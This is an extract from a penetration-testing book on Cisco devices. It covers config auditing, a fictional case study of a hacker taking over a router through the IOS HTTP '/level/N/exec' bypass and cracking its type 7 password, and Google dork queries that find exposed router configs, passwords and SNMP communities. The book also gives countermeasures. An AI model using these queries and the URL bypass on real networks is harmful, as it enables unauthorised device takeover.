show ip route               show ip cache flow
show ip arp                 show ip cef
show users                  show snmp user
show logging                show snmp group
show ip interface
```

Diffing the configuration files, including comparison of running and startup

configs (which can be automated using SNMP and the Compare Configuration Files tool of the SolarWinds suite) as well as startup config and its copy stored in a secure location else-where, is vital for determining any unauthorized changes. Always have a copy of your startup config and keep it in a secured backup host apart from the File Transfer Protocol (FTP) or Trivial File Transfer Protocol (TFTP) servers used for saving the router's config file. One day it may come in very handy!


Tip Study [Chapter 10](#) to see what kind of alterations the attackers are likely to introduce to the router or switch configuration files. These are the signatures you should look for when investigating the configs of compromised Cisco devices.

Of course, a careful attacker will also run `show users` from time to time, and if a system administrator's login is detected, the attacker will undo all the changes to the router configuration files and immediately log out. If the `copy running-config startup-config` command wasn't used, the fastest and most convenient way to do both is by rebooting the router. On Catalyst switches running CatOS, the changes are automatically logged into the startup-config; thus a series of `clear` commands will be needed to undo the configuration changes before running away.

 Previous

Next 

 Previous

Next 

CISCO NETWORK DEVICE SECURITY AUDITING AND PENETRATION TESTING FOUNDATIONS

On the consumer side, we expect the manufacturer to apply thorough checks to the products they release on the market. One would think that the IT world is somehow similar and that the same level of scrutiny is undertaken by the product before it reaches the shop floor. But this is not so, and as the perfect example of a product range from one rather famous monopoly demonstrates, such a product can have as many security holes as a Swiss cheese and choose to refuse to work on a random basis or operate in a slightly different manner than anticipated.

In case of an open source product, you can trace the problem to the code, make a patch, and submit your findings to the developer for inclusion in the mainstream release. On the other side, when the source is not available for your analysis, you are pretty much stuck with contacting technical support or reporting the problem to the developer. Since you have paid your hard-earned money for this hardware or software, at the least you would be disappointed with a situation when you get "owned" through no fault of your own, purely because someone in the testing and development team did not correctly follow procedures.

In the network devices marketplace, Cisco has a reputation for producing good quality systems, with particular emphasis on stability and security. Still, no sky is as cloudless as it may seem. Despite all the thorough testing of the current and new I/Pix/Cat/OSes, the underground community finds new vulnerabilities in the Cisco product range on a rather frequent basis. Apparently, recent years have seen a steady increase in the number of bugs being released (see [Figure 3-1](#)). This might be partially explained by the growing number and popularity of the Cisco devices and the increasing complexity of the supported features. It seems that by expanding into the new areas (for example, wireless and small office/home office [SOHO] networks) and acquiring new companies (for example, Airospace Inc. and

Linksys Group Inc.), Cisco somehow managed to diversify the preproduction testing efforts among the new divisions, potentially reducing the stability of these platforms when compared to a more mature range of traditional Cisco products.

The blind trust in the vendor-testing procedures may not be enough or may simply be unacceptable for the mission-critical environment in which the devices are going to be run. Unfortunately, when dealing with some monopolistic corporations, chances of your being granted access to source based on your individual request are extremely slim. Besides, the cost and effort required for such an analysis is usually more than what a single individual can do. However, you can always do a "black box" assessment of the device, looking at functionality of the device under certain artificially caused conditions. It is a good idea to perform such testing before the device is installed on a high-security-level production network.

The Arhont team has prepared a network device security evaluation template that in our view covers most of these evaluation scenarios. This template can be used for standalone device security testing or it can be incorporated into a more general security audit, internal penetration testing included. (See [Appendix A](#) for more details.)

The Evaluation Process

Let's take a brief walk through the networked appliance evaluation process. Nowadays, it is a common mistake to pay little or no attention to the examination of the possible security flaws of the lower network layers of the device operation. It is also a typical practice to accept that the Layer 2 attacks usually happen within the same network segment; unfortunately, this is not necessarily true. First of all, an incorrect implementation of the Layer 2 protocols may render the rest of your defenses useless, allowing an attacker to incorporate the discovered weakness to progress further into the device cracking. On the other hand, with the spread of the wireless technology, your LAN might intentionally, in case of the improper WLAN design, or accidentally, in case of the clueless user plugging the Access Point (AP) into the switch socket, spread well past the physical boundaries of

your building and beyond your control. The most typical types of attacks performed on Layer 2 include sustainability of the CAM table flooding and VLAN jumping on switches, abusing incorrect handling of the corrupted data frames, cracking Layer 2 encryption on the 802.11x wireless networks, and stealing 802.1x user authentication credentials.

Looking at the network layer, you can split the assessment into several categories. One of the most important parts will include the analysis of handling Layer 3 attacks directed to the device itself. This will include analysis of the protective features of the firewall, handling of the oversized IP datagrams and fragmentation attacks, IPID and sequence number predictability, and so forth. Furthermore, you should look at security handling of both routing and redundancy protocols, in particular at the possibility of malicious route injection, improper authentication during the route information exchange, susceptibility to Internet Control Message Protocol (ICMP) redirection attacks, and handling of loose and strict source routing IP options. Additional attention should be paid to correct implementation of the Layer 3 VPN tunneling protocols such as IPsec and PPTP. We will look at each part in more detail in the later chapters of the book.

Assessing the security at the application layer of the Cisco devices is considered to be somehow limited as opposed to the rich field of possibilities at the transport and lower layers. This is mainly due to the nature of the core function of these devices on a network. However, several vulnerabilities were found both in the implementation of the application services and the application protocols themselves as such. An example of such a vulnerability that is still a real-world threat is the possibility of hacking into Cisco routers running older IOS versions via the router configuration web interface. We can also mention the claims of inclusion of a backdoor SNMP community in one of the IOS images and backdoor account in Cisco WLSE/HSE wireless appliances. A typical weakness of static testing of the application running on the device lies in its inability to take into consideration the specifics of the running environment. An application security assessment, in the ideal condition, should evaluate applications at the code level, as an effective assessment should use an expert toolset and specially crafted methodology to examine rigorously each opportunity of


intercourse with the application. It should also test the underlying device software with respect to the particular hardware on which it runs, as well as the logic organization of interaction between the two. In particular, this applies to the remote configuration services such as Telnet, SSH, SNMP implementations, and device web interfaces.

In black box device security assessments and penetration testing, we are pretty much limited to throwing everything but the kitchen sink at the services open on the network appliance using netcat, your favorite hex editor, and a variety of testing tools that generate common data input validation conditions (such as the famous `./././.`). Well, something is still better than nothing, and judging by the number of vulnerabilities uncovered, it works.

 Previous

Next 

 Previous

Next 

SUMMARY

Malicious hackers can gain plenty from breaking into a Cisco router, switch, or a more specialized network appliance. Putting it frankly, whoever controls these devices controls the network, and their taking over servers and workstations afterward is only a matter of time. Because many system administrators are still unaware of this fact, some of the methods efficiently used by crackers to break into multiple Cisco boxes are ridiculously simple. Such methods include default passwords and SNMP community names, easy password/community name guessing, and snatching router or switch configuration files from TFTP servers. However, properly developed exploits that allow gaining enable on Cisco appliances also exist, and their amount is growing as more and more data on IOS and other system reverse engineering becomes available.

Writing these exploits may not be easy and platform dependence is strong, but it is by no means impossible to do. Thorough product security testing by Cisco is the key to preventing the development of such exploits, but it can be strongly reinforced by independent device security auditing, as described in [Appendix A](#). Such auditing must become an integral part of any serious and complete network penetration test.

 Previous

Next 

 Previous

Next 

Part II: "I Am Enabled"—Hacking the Box

Chapter List

[Chapter 4](#): Profiling and Enumerating Cisco Networks

[Chapter 5](#): Enumerating and Fingerprinting Cisco Devices

[Chapter 6](#): Getting In from the Outside—Dead Easy

[Chapter 7](#): Hacking Cisco Devices—The Intermediate Path

[Chapter 8](#): Cisco IOS Exploitation—The Proper Way

[Chapter 9](#): Cracking Secret Keys, Social Engineering, and Malicious Physical Access

[Chapter 10](#): Exploiting and Preserving Access

[Chapter 11](#): Denial of Service Attacks Against Cisco Devices

CASE STUDY: THE ONE WITH A NESSUS REPORT

Mike, a young bloke with a mediocre level of IT understanding, a huge desire to become an "elite hacker," and an ego larger than the Empire State Building, was looking for some targets on which to practice his "incredible 31337 skills." He was extremely desperate to find some easy targets, as all of his IRC mates had been bragging and spreading their successful hacking and defacement stories on a daily basis. Mike's mind had been clouded by doubt lately, as he asked himself, "Am I a 31337 haxor or not?" He knew that to prove himself, he needed to find and crack into a good network or a server and show some evidence on his favorite IRC channel. A routine procedure of nmapping thousands of random networks from his Windows XP Home Edition box had failed to show the evidence of an unprotected network that could be exploited and taken over easily. Reading thousands and thousands of lines of nmap-generated log files had been taking way too long without providing any useful outcome.

On a rainy evening, he fired up the mIRC client, logged into his usual #31337Hax0r channel on Dalnet (OK—we just made this up, but you get an idea), and was waiting for yet another story of successful defacement of an unprotected server located in the dark depths of the Internet, as he noticed an interesting conversation between his mate 1337-syn and Cyb3rP1ng. 1337-syn was asking questions about a broadband Cisco router that he found on the Internet. The device belonged to a SomeTinyCompany Ltd. and had used a default password: cisco. 1337-syn spent an hour browsing the Telnet commands and reading help on the Cisco routers' IOS syntax. Cyb3rP1ng, a system administrator of a local IT firm who was more experienced with networking equipment and had a higher level of general IT knowledge, said that he heard a lot about Cisco devices with management interfaces open to the outside and also mentioned that a lot of them have default settings that can be easily abused. "This is it; this is exactly what I need!" exclaimed Mike to himself. He needed to find and take over those poor hosts to prove that he was the best.

Fortunately, Mike was a big fan of the Google search engine and in his spare time played with it a lot, trying to find various tools and exploits for his cool collection. He had also been aware of the great power of Google to find and cache various documents that people leave on their web sites without thinking. He even knew the proper term for this kind of people: *googledorks*. Searching for Cisco Systems and IOS gave him way too many results to do anything useful, however. He saw presentations from some guy called "FX" that were way above his head. He also saw some talk about strange Black Hat events and a hole in Cisco IOS IPv6 implementation; however, Mike had very little idea what this mysterious IPv6 was.

Narrowing down the search criteria had provided a good page that had a security assessment report of some Bangladeshi network (geography was one of his favorite subjects, so he knew where that place was). Mike was so surprised to find information of such high sensitivity that he tried to change the search pattern to find out if he could get more similar reports that he could use for the future. After all, he thought,

why not let others do all the work for him? Couldn't he install Nessus (his mates on IRC were talking about it a lot every day) on his Windows XP? Not a problem! At least, not anymore. At the end of the day, entering **filetype:pdf "Assessment Report" nessus** into the Google search bar had brought him a list of security assessment reports generated by this infamous open source vulnerability scanner.

He spent a night skimming through several dozens of them and found a recent network audit scan that indicated a Cisco-made gateway router of SomeLargeCorp, Inc., that wasn't updated for years and had both Telnet and web management services open to the outside world. The report indicated that there was a serious unpatched security hole in the router's web server. This was exactly what Mike had been hoping to find. Perhaps the network administrator had simply ignored that part of the report. Or maybe the router was installed by an external company ages ago and the administrator didn't know how to update or reconfigure it. Or perhaps the network administrator thought that no one would be interested in getting into the old router on the network perimeter and had other, more urgent business to attend to. Now there was at least one person capable of disproving the last speculation.

Mike's determination and excitement led him to spend the whole day researching and reading about Cisco routers and the commands they use. He had learned enough to feel a bit more comfortable with those systems. After all, he didn't want to spend all of his time trying to crack shares on old Windows 98 boxes similar to the one used by his grandfather for looking at fishing web sites. Instead, he wanted to experience and find something big that he could play with, something like a large company with virtual networks spread all over the world; he had found just the right one.

Browsing <http://www.securityfocus.com>, he came across an article describing how to exploit Cisco routers via the vulnerability stated in the Nessus report, "The Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability" (<http://www.securityfocus.com/bid/2936>). Luck had been on Mike's side


all day long. A system administrator didn't bother upgrading the router or shutting down its web interface. Mike could use one of the ready-made exploits for this hole, published at <http://www.securityfocus.com/bid/2936/exploit>, but he didn't have any Perl interpreter or C compiler installed on his PC and bitterly regretted it. Thus, he had to attack the router manually, by entering a URL like <http://www.<router.address>/level/<number>/exec/show/config> and changing the number in the URL starting from 16 and going up to 99. It didn't take a very long time to guess the right number, and the router configuration file appeared in Mike's Internet Explorer window. The lucky day was not over! The enable password of the router was "encrypted" with a weak Vigenere cipher. Mike knew what to do and grabbed a copy of GetPass from http://www.download.boson.com/utils/bos_pass.exe. Then he copied and pasted the password from the router configuration file into it and immediately received the decrypted answer.

After a few hours of playing around, Mike was still staring at both the Telnet prompt and web interface of the hacked Cisco 2500 series router that acted as a backup gateway. A drop of sweat had landed on the keyboard, as he smiled at the screen for a few moments, still reluctant to believe his achievement. A wide range of hacking opportunities opened to him; he was looking at a Cisco router located thousands of miles away.

 Previous

Next 

 Previous

Next 

Chapter 4: Profiling and Enumerating Cisco Networks

Target network enumeration and host fingerprinting are crucial parts of both legitimate penetration testing and a hacking attack. You cannot go on the offensive without detailed terrain mapping and target reconnaissance. A great deal of information on how to use common enumeration and fingerprinting tools such as ping, traceroute, whois, dig, host, and various portscanners (especially Fyodor's Nmap) is already available in previous *Hacking Exposed* volumes and elsewhere. In this chapter and the following, we concentrate on something entirely different, including googling for router, firewall, and switch configuration files; Border Gateway Protocol (BGPv4) queries and autonomous systems enumeration; dissecting routing and certain data link protocols to gather data about the network; and precise fingerprinting of Cisco devices with various settings. This makes this chapter more of a research paper than a typical book section, since no one has put together the data presented here before now.

ONLINE SEARCHING AND "CISCO GOOGLEDORKS"

A unique difference between a Cisco router or switch and a traditional server or workstation is that the router or switch configuration file has it all in one place. Someone who managed to retrieve such a file has obtained nearly complete information about the device to which this file belongs. This information includes (but is not limited to) the following:

- Login and enable passwords, which can be plaintext, encrypted with Cisco service password-encryption password 7 (which takes a few seconds to crack—see [Chapter 9](#)), or Cisco implementation of the MD5 hash (more difficult to crack, but there are dictionary attacks and good old bruteforce)
- Legitimate login usernames
- Simple Network Management Protocol (SNMP) communities
- Addresses of Trivial File Transfer Protocol (TFTP), File Transfer Protocol (FTP), or Remote Copy Protocol (RCP) servers from which the router grabs its configuration files or operating system
- Whether a web server is running or not and its authentication type
- Interface types, IP addresses, and netmasks
- Network address translation (NAT) settings
- Access lists, packet filtering, and intrusion detection system (IDS) rules
- Logging settings, including the presence of log timestamps and IP addresses of remote syslog servers

- Static routes and routing protocols configuration, including routing updates authentication
- Other protocols supported by the router or switch—for example, Hot Standby Routing Protocol (HSRP)
- Services running on the router or switch
- Dialer maps and phone numbers the device can dial
- Voice over Internet Protocol (VoIP) settings

In the worst-case scenario, an attacker would be able to obtain or break the login and enable passwords and take over the device. In the best case, he or she would be able to find out the IP range of the network and identify potential vulnerabilities and misconfigurations on the router—for example, letting through directed broadcast and strict/loose source IP options traffic or supporting Internet Control Message Protocol (ICMP) redirects. Both scenarios are rather unpleasant for the network's administration and allow an attacker to enumerate or even access the network resources without firing a single packet directly at the target from the cracker's host.

So, how do the complete or partial router and switch configuration files end up in the public domain, and how does one find them? Based on the works of Johnny Long, author of *The Google Hacker's Guide*, the term *googledork* has become a commonplace label for security-illiterate system administrators leaking out sensitive data that can be discovered using Google. Long's web site contains a single googledorks database entry for finding vulnerable Cisco routers, namely <http://www.johnny.ihackstuff.com/index.php?module=prodreviews&func=showcontent&id=50>. We have used *The Google Hacker's Guide* and other of Long's works, such as his presentation at Black Hat 2004 (see <http://www.johnny.ihackstuff.com/security/premium/BH2004FINAL.htm>), to search for data that allows the enumeration of networks with Cisco routers and switches deployed and, in some cases, retrieves router configuration files and passwords.

Basic Searching

Popularity:	10
Simplicity:	10
Impact:	7
Risk Rating:	9

We looked at strings specific for Cisco router configuration files. One such string is `"no service single-slot-reload-enable"`, which is supposed to disable single line card reloading for the line cards in Cisco 7500 series routers. Surprisingly, this string appears to be common in many router configuration files, not only Cisco 7500. At the moment of writing, this search gave us 1630 entries, the majority of which were router configuration files.

Of course, we want the files with router passwords. A search for something like `"enable password"` or even `"enable secret 5"` (MD5 hash) or `"enable secret 7"` (password 7 Cisco encryption) gives many configuration files and file fragments, but it also gives many "false positives"—for example, descriptions of how to set up a password on a router. Thus, it makes sense to combine these strings with `"no service single-slot-reload-enable"`—and, voila, 125 entries, with the majority of them being router configuration files. Of course, you can use a variety of router access passwords and relevant search strings, such as `"ip ftp password 7"` and `"key-string 7"` (keys for routing updates authentication). You are invited to find more interesting strings like this (hint—dialer map passwords, VOIP credentials) and try them out in different combinations with other strings mentioned in this chapter.

Alternatively, you can look for well-known SNMP communities. While read-only (RO) SNMP communities are useful for device enumeration, the read-write (RW) communities found are just as good as a known enable password. The search strings to consider are `"snmp-server community secret RW"`,

"snmp-server community private RW", "snmp-server community public RW" (yes, there are "system administrators" who do that!), and their less exciting RO equivalents. You would get a few true gems and many false positives, and the search for Catalyst switches equivalents of these commands (for example, "snmp community read-write private") would not be particularly fruitful.

How about looking for configuration files containing a defined password? The most common default Cisco router password is, surprisingly, "cisco," So it makes perfect sense to look for strings such as "enable password cisco", "enable secret 7 05080F1C2243", "ip ftp password 7 05080F1C2243", "key-string 7 05080F1C2243", or just the encrypted password (65 entries for "05080F1C2243" at the moment of writing).

You cannot search for the password MD5 hash generated by the enable secret command, since a protective mechanism randomizes hash generation each time it is done, even if the same password string is used.

Try out more common plaintext and encrypted passwords (generated by your router to be sure that the ciphertext is correct)—for example "secret", "password", and "cisco1". Something as simple as plaintext "enable password cisco1" gave us 75 Google entries as this sentence was written!

Any other interesting router configuration strings to search for? Sure! How about "ip host tftp"? This string would allow you to discover IP addresses of TFTP servers on which router configuration files and IOS images are stored. If the TFTP server is externally accessible (yes, we saw these on the Internet), an attacker would try to retrieve the configuration files from the server by logging in and guessing the config name. This is not difficult to do, since TFTP is a passwordless protocol. (Common conventions for Cisco router and switch configuration filenames are described in [Chapter 6](#).)

Finally, here's a simple string that we really like: "Automatically created by Cisco ConfigMaker". Cisco ConfigMaker is an easy-to-use Microsoft Windows application used to configure a small network of Cisco devices from a single PC without requiring knowledge of Cisco IOS commands. Thus, there is a high chance that its users can misconfigure a router—for example,

use easy-to-guess or plaintext passwords. "Automatically created by Cisco ConfigMaker" is a telltale string that indicates how the router config came into existence. The config header would look similar to this:

```
! *****
! Cisco1721.cfg Cisco router configuration file
! Automatically created by Cisco ConfigMaker v2.6 Build 6
! 29. september 2003, 04:39:12
!
! Hostname: Cisco1721
! Model: 1721
! *****
```

At the moment of writing, we have found 44 configuration files generated by Cisco ConfigMaker on the Internet.

Searching Using Google Operators

Attack

<i>Popularity:</i>	9
<i>Simplicity:</i>	9
<i>Impact:</i>	9
<i>Risk Rating:</i>	9

The main problem with googling for plain strings from router or switch configuration files is the large amount of "false positives" such as manuals on how to configure a router. Defining a file type as *.cfg* helps us to separate the wheat from the chaff and center on the Cisco configuration files exclusively.

The most general search query of this type is `filetype:cfg intext:router`. This will discover a vast variety of interesting configuration files related to routers (not, obviously, Cisco routers). To zero in on what you

really want, searches using queries such as `filetype:cfg intext:Cisco`, `filetype:cfg intext:enable password`, `filetype:cfg intext:enable secret`, `filetype:cfg intext:Cisco intext: public@` (or any other common SNMP community), and `filetype:cfg intext:Automatically` created by Cisco ConfigMaker can be done and lead to a few dozen Cisco device configs found. However, a Cisco configuration filename doesn't have to end with `.cfg`. Of the other possible config extension searches, only the `filetype: config intext:enable secret` string search proved useful, discovering two Cisco router configuration files. The problem is that Google has a defined set of filename extensions you can search for using the `filetype: operator`, and common Cisco router config filename endings do not conform to this set.

To bypass this problem, we successfully used the `inurl: operator` searching for strings; here are some examples:

```
inurl:router-config
inurl:-cfg intext:"enable password"
inurl:-config intext:enable password
inurl:-config intext:"enable password"
inurl:-cfg intext:"enable secret"
inurl:-config intext:enable secret
inurl:-config intext:"enable secret"
```

The `inurl: operator` can also be used to find TFTP directories with Cisco configs shared from the misconfigured web server. While these are not that abundant on the Internet, we did get a few of them by looking for `inurl:tftp intext:snmp-server`, `inurl:tftp intext:enable-password`, and similar strings.

Finally, if you did try a general `filetype:cfg intext:router` search, you have probably noticed a large amount of `mrtg.cfg` and similar files. It appears that many system administrators freely present Multi Router Traffic Grapher (MRTG) data to the public domain, including MRTG configuration files. Of course, MRTG configuration files are not router or switch configs. Nevertheless, they do provide a wealth of useful fingerprinting data about routers and other hosts that the MRTG daemon monitors. For example, a

typical mrtg.cfg file will disclose the following:

- Device type
- IOS or CatOS version
- Administrative contact and router location
- Device interfaces types, speed, IP and MAC addresses
- RO SNMP community on the device (usually "public")

This saves you a lot of time and effort needed to establish these parameters using traditional host fingerprinting tools. To look specifically for various MRTG files that contain Cisco-relevant information, use search strings such as `inurl:mrtg intext:Cisco` or `inurl:mrtg intext:Cisco intext:public@`. Enjoy the colorful router/ switch traffic analysis and CPU load graphs together with other useful MRTG-related information mentioned above!

Googling for Enable

Attack

<i>Popularity:</i>	5
<i>Simplicity:</i>	9
<i>Impact:</i>	10
<i>Risk Rating:</i>	8

This is the ultimate challenge. Can a hacker get enable on a Cisco router or switch just by using a web browser and omitting cracking passwords found in the public domain configuration files? The answer is "Yes, but only in a very few cases." Apparently, some Cisco routers and switches with misconfigured open administrative web servers dump you straight to enable. Admittedly, we saw only a couple of such devices, but things are changing and perhaps

more of these could be found by the time this book hits the shelves (though, frankly, we hope there will be less). Earlier, as we discussed Johnny Long's web site, we mentioned a search string that could be used to find wide-open Cisco devices like that (`inurl:tech-support inurl:show Cisco`). Other possibilities that we have discovered, tested, and prefer to use are `"Configure and monitor QoS through the web interface."`, `allinurl: "/level/15/" exec and intitle:/level/15/exec/`-. Happy Cisco googledorking!

We would be surprised if you managed to break into more than a dozen Cisco routers using Google, since the majority of Cisco configuration files found through Google are partially sanitized, contain expired passwords, contain private range (RFC 1918) IP addresses, or contain IPs well firewalled from outside access. Of course, the authors of this book do not endorse this kind of "Google script-kiddie" behavior.

Note

Nevertheless, this chapter is about Cisco devices, networks fingerprinting, and enumeration, and from this standpoint, the data you can obtain from a rather simple web search is invaluable.

Countermeasures: How Not to Become a Cisco Googledork

To provide appropriate countermeasures against the online creatures armed with Google, we must analyze how sensitive data, such as router configs, ends up in a public domain. A few avenues allow this to happen. One such avenue is newbie system administrators trying to get some help by publishing their routers' and switches' unsanitized or badly sanitized configs to newsgroups and

Countermeasure

advice boards such as <http://www.experts-exchange.com>. Think hard before deciding to post your router' or switch' configuration file to some technical help/discussion group or site. If you have no choice and still consider doing that, post only the relevant parts of the config, carefully removing all sensitive information before posting. This sensitive information is not restricted to usernames and passwords—take care to eliminate all SNMP communities, IP addresses, host and domain names, access lists, dial numbers, routing domains, and other sensitive information. Don't give away anything that can attract attackers to your network.

Some examples of badly sanitized Cisco configuration files we have seen posted to the Internet included cases of

- MD5 hash of the enable password left in the config, probably because it was considered to be uncrackable, but it fails to the dictionary attack using John the Ripper.
- The passwords are removed, but the RW SNMP community is still there.
- The passwords and SNMP communities are removed, but an IP of the externally accessible TFTP server is included.
- The passwords and SNMP communities are removed, but an IP of the externally accessible FTP server vulnerable to the

buffer overflow attack is included.

Another bad security practice we have seen is ISPs providing full router configuration (passwords included!) as a form of customer support, helping inexperienced customers set up their border routers (usually low-end devices such as Cisco 700 and 800 series routers). Sometimes, companies or organizations do the same to help telecommuters configure the routers they use to connect to the central site. These configs are posted to the ISP, company, or organization web sites and are available for everyone to view.

Just how many users in these examples are security conscious and will change the passwords and usernames? An attacker can gather a lot about of information about the security measures implemented (or not implemented) in these configuration files. Is incoming broadcast address-directed traffic filtered to avoid Smurf-type denial-of-service (DoS) attacks? How about loose and strict source routing IP options' support? Is logging properly implemented? Are access lists available? The users are not going to introduce all these useful countermeasures unless they are provided in such sample configs or command sequences. In our humble opinion, these examples must be distributed to remote users on floppies or CDs when the routers are handed out, and even sending them to users by e-mail means less public data exposure, even though e-mail is still an insecure way of providing them.

Don't forget about the MRTG configuration files and web pages showing traffic analysis, router or switch interfaces, and other useful data. This information should be served on a need-to-know basis and available only for the system administrators who actually use it. Neither the outsiders nor the internal users should have access to the MRTG readings without a sound reason and security system administrator's approval.


As to the misconfigured web servers giving away sensitive Cisco configuration files, make sure that this never takes place and that only the public directories are exposed to the server visitors. The ways of doing that will depend on the web server type and go beyond the scope of this book. (See *Hacking Exposed: Web Applications* and more general *Hacking Exposed* series books.) Finally, while keeping your Cisco management web servers

locked down and your TFTP servers protected is very relevant to what we have described above, this topic truly belongs in the chapters that follow and is discussed there.

 [Previous](#)

[Next](#) 

 Previous

Next 

ROUTING ENUMERATION

A lot of useful data can be obtained from querying routing protocols or sniffing routing updates leaking from the networks of interest, including the following:

- Network addressing schemes
- Information about the network owner and location (BGPv4 enumeration)
- Interesting hosts (gateways, routers with special roles in the routing domain)
- Routing policies and rules implemented (mainly BGPv4 enumeration)
- Security of the routing protocol enumerated (which provides a direct avenue to the routing protocol exploitation in the form of remote insertion of malicious routes to block or redirect legitimate traffic)

Autonomous System Discovery and Mapping: BGPv4 Interrogation

BGPv4 is the glue that holds the modern Internet together. Want to know which networks belong to a given organization or even a country? How about finding which countries and organizations are interconnected, and what kinds of routing policies govern these connections? Need to know where the routes you advertise spread on the Internet and who filters them, or find out through which organizations and locations the traffic flows? Ask BGP.

Before doing that, you should become well-accustomed to the concept of *autonomous systems*. An autonomous system (AS) is a set of routers that shares a single routing policy under a single technical administration. Usually, an AS is bound to an organization, although large organizations can deploy multiple ASs. While in many sources this term is used for interior

gateway protocols (IGPs) such as Open Shortest Path First (OSPF) as well as for BGPv4 ASs, we do not consider this to be correct. In this book, the term AS is used exclusively to define BGPv4 ASs. For IGPs, the term *routing domain* is applied. The IGP routing domains are defined by local system administrators and can have any numbers assigned to them. To the contrary, the 16-bit identifying numbers for BGPv4 ASs are assigned by an Internet registry unless they belong to the private range (65412–65535). In that case, the AS numbers are usually handed out by the ISP.

BGPv4 ASs introduce an additional layer of hierarchy to the Internet and large intranets. This can be seen as an additional layer of network separation above the network IP ranges and is underlined by routes aggregation, usually at AS borders. Hierarchy means more control, and, indeed, the primary reasons for defining BGP routes are not technical, but political, security-related, and economical. For example, U.S. government organizations would not like to route any traffic via ASs that belong to "Axis of Evil" countries. On the other hand, this makes BGP routing an attractive target for politically motivated hackers (so-called "hacktivists") or people with grudges against a particular organization. While the first type may try to impair a country's connectivity to the Internet, the second type could have a go at rerouting a targeted organization's traffic via a more expensive link, causing a substantial financial loss.

A BGPv4 AS is seen as a single entity to the outside observer. However, there are different types of ASs. Single-homed ASs with a single point of entry between an organization and the ISP (a so-called *stub AS*) should use BGP only if the organization possesses too many noncontiguous network ranges to use static routes efficiently. If such is the case, it is likely that an ISP would assign a private AS number to the customer organization. Querying such numbers from the Internet would not provide attackers any information.

Multihomed nontransit AS is a typical way of connecting a multihomed organization to the Internet. Here, *nontransit* refers to the fact that no transit (remote AS to remote AS) traffic is passing across such AS, and it does not advertise routes learned from other ASs. This is the theory. In practice,

however, everything depends on how well the BGP filters are configured on the nontransit AS border routers, and any filter misconfiguration can be abused to pass illegitimate traffic through the AS.

Another concern considering the security of multihomed nontransit ASs is whether they are interconnected to a single or different providers and, in the second case, whether the different providers involved may share the same path to the Internet backbone. One of the modern-day reasons why people want a multihomed network is DoS/DDoS attack resilience. However, multihoming to a single ISP or two ISPs that converge the routes on a single path to the higher tier providers gives only a limited DoS/DDoS resilience, complemented by a fake sense of security.

Multihomed transit AS is open to the traffic that does not belong to it. Usually, such ASs belong to ISPs and have transit routers that carry routing information from other ASs via Internal BGP (iBGP) within the AS as well as border routers that interface with other ASs employing External BGP (eBGP). The transit router's iBGP routing is vulnerable to lateral attacks that abuse IGP routing, often necessary to carry iBGP updates through a vast internal network of the AS. This kind of attack is even more threatening if route distribution from IGP into BGP is enabled (which is often the case). The IGP protocols are sometimes less protected than the BGP (for example, RIPv1) and do not have that much attention paid to their security.

So where should we look for the information related to AS assignment, structure, and policies?

Internet Routing Registries, Route Servers, and Looking Glasses Querying

Attack

Popularity:	3
Simplicity:	9
Impact:	2

The need for a unified routing and routing policy database was recognized as early as 1989. The first such database, the NFNET policy routing database (PRDB) was deployed back in 1991. Since that time, many routing databases, collectively known as the *Internet Routing Registry* (IRR), came into existence. The oldest routing registries (RRs) still in operation are the RIPE RR and the Routing Arbiter Database (RADB).

NOTE The list of various RR's is available at both

Note <http://www.irr.net/docs/list.html> and
<http://www.radb.net/mirrorlist.html>.

Throughout this chapter, we will extensively use the RADB and RIPE databases and online and offline tools to enumerate networks using BGP. Routing Policy Specification Language (RPSL) is used to describe routing policies in the RRs. In recent times, it has been expanded to become Routing Policy Specification Language next generation (RPSLNg). RPSL and RPSLNg describe a variety of objects related to the routing policies registered with the RR. While explaining these languages in detail goes beyond the scope of this chapter, if you want to understand the operation of RADB, RIPE, and other RRs, we suggest you consult RFCs 2622, 2650, and 2725, the latter describing the (not-so-flawless) security of the RRs themselves.

Of course, if system administrators do not register with the RR and do not provide routing policy information for it, no interesting data can be retrieved about their networks using these databases. So what makes people provide data about their networks routing peculiarities to the public domain? First of all, many large providers (for example, Sprint) would not propagate your BGP routes unless you register with the RR. Then, if some problem with your AS routing occurs, the peer autonomous systems administrators can check whether your routing policies have changed and what kind of a routing problem you experience. This will help them to reconfigure their routers to alleviate the problem. In addition, this information helps router administrators

filter the routing updates they receive to avoid intentional or unintentional routing instability.

This is where security kicks in. Imagine that the attackers have modified the routing updates coming from the network or inserted fake updates into the routing exchange (something we deal with in the last chapter of this book). Then peering networks' administrators can compare the actual updates with the RR RPSLNg entries, spot the difference, and ring the alarm bell.

Otherwise, it is quite difficult to discover that the updates were tinkered with and even more difficult to determine that the tinkering was done by hackers and not a legitimate system administrator. Thus, proper RR entries can assist in routing intrusion detection and forensics.

As to employing the RR entries for configuring one's routes and route filters, even online tools use these entries for automatic BGPv4 configuration fragments and filters creation. Examples of such tools are available at <http://www.netconfigs.com> and are shown in [Figures 4-1](#) and [4-2](#).

Toolkit@NetConfigs.Com

Cisco BGP Toolkit

This tool generates fragments of BGP configuration using data from Internet routing tables captured on 28-Sep-2004

For registered Members use AS (Query)

AS:
Tool

Statics to Null0
Standard Access-list
Prefix-list

You can edit the panel below before copying & pasting

Options
Include-IPv4 Include-Subnets
ACL-Prefix Custom-Resource
List Number Sorting Filter

Network Statements
Extended Access-list
AS-Path list

Figure 4-1: Online Cisco BGP Toolkit from <http://www.NetConfigs.com>



Figure 4-2: Online Cisco BGP Config Tool from <http://www.NetConfigs.com>

Alternatively, you can use the offline RtConfig and pev al UNIX tools provided by the RIPE Internet Routing Registry Toolset (IRRToolSet) Project (<http://www.ripe.net/ripenc/pub-services/db/irrtolset/>). The online prototypes of these utilities are also available at the RIPE web site. As stated in the tool's man page, "RtConfig analyzes the routing policies registered in the IRR and produces router configuration files. It supports Cisco, junos, nortel/bay, gated, RSd router configuration file formats." At the same time, "peval is a low level policy evaluation tool that can be used to write router configuration generators. Peval, in a command loop, inputs policy expressions; expands the AS sets, route sets, filter sets, AS numbers (unless specified otherwise using command line options); evaluates the resulting expression; and outputs the result. Instead of a command loop, the expression can be given as an argument."

You may also encounter these tools as a part of RAToolSet, which is the

previous name of the IRRToolSet before it reached version 4.7.2.

How does one determine whether a route is properly registered in the RR? Try out the Routing Registry Consistency Check site at http://www.rcc.ripe.net/RRCC_query.html. Mention that you can run a consistency check for multiple autonomous systems at once, perhaps systems that belong to an organization or country of interest. [Figure 4-3](#) shows unregistered AS peerings for Latvia.

